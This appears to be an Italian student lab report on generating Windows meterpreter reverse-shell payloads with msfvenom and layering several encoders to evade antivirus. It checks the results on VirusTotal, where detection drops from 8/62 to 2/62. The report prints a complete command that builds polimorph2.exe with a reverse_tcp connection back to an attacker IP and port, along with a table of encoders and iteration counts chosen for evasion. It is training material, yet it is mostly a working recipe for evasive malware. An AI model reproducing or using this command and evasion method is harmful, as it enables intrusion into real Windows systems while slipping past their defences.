
Report MSFvenom W22D4

In questo esercizio dovremo generare payload malevoli tramite l'utilizzo del tool MSFvenom.

Step 1 Per iniziare dovremo generare il payload fornito dalle slide, accenderemo quindi la nostra VM di Kali Linux ed andremo a scrivere il payload contenuto nell'immagine sottostante.
La sintassi del comando è la seguente:


- -p: payload scelto;
- LHOST: IP dell'attaccante, dove si collegherà il payload;
- LPORT: porta dell'attaccante per ricevere la connessione;
- -a X86: architettura del payload (32-bit);
- --platform windows: sistema operativo target (Windows);
- -e x86/shikata_ga_nai: encoder scelto per l'offuscamento;
- -i 100: numero di iterazioni dell'encoder;
- -f raw: output in formato raw;
- -o: salva l'output finale come file eseguibile Windows.

Nel comando sono presenti più | (pipe), questo perché il payload viene codificato più volte con encoder diversi, rendendolo più difficile da rilevare.



Step 2 Carichiamo l'eseguibile su Virus Total per controllare la rilevabillità del malware generato. Come possiamo vedere ha ricevuto una score di 8/62 ed è stato rilevato da:


- ALYac
- Arcabit
- BitDefender
- CTX
- Emsisoft
- eScan
- Gdata
- VIPRE



Step 3 Andiamo a migliorare il comando originale usando la sintassi mostrata nella figura sottostante.

```
┌──(root㉿kali)-[/home/kali/Desktop/Malware]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.60 LPORT=1200 -a x86 --platform windows -e x86/shikata_ga_nai -i
200 -f raw | msfvenom -a x86 --platform windows -e x86/call4_dword_xor -i 275 -f raw | msfvenom -a x86 --platform windows -e x86
/xor_dynamic -i 250 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -o polimorph2.exe
```

Step 4 Eseguiamo l'upload su Virus Total e come possiamo vedere la non rilevabilità è molto migliorata e la score è ora 2/62, in quanto è stato rilevato solamente da ClamAV e Google.



Facoltativo

Rispetto al comando iniziale sono stati modificati gli encoders e le iterazioni di codifica, questo ha permesso al malware di non essere rilevato come in precedenza.

polimorph.exe		
Encoder	Rank	Iterazioni
shikata_ga_nai	Excellent	100
countdown	Normal	200
shikata_ga_nai	Execellent	138

polimorph2.exe		
Encoder	Rank	Iterazioni
shikata_ga_nai	Excellent	200
call4_dword_xor	Normal	275
xor_dynamic	Normal	250
countdown	Normal	/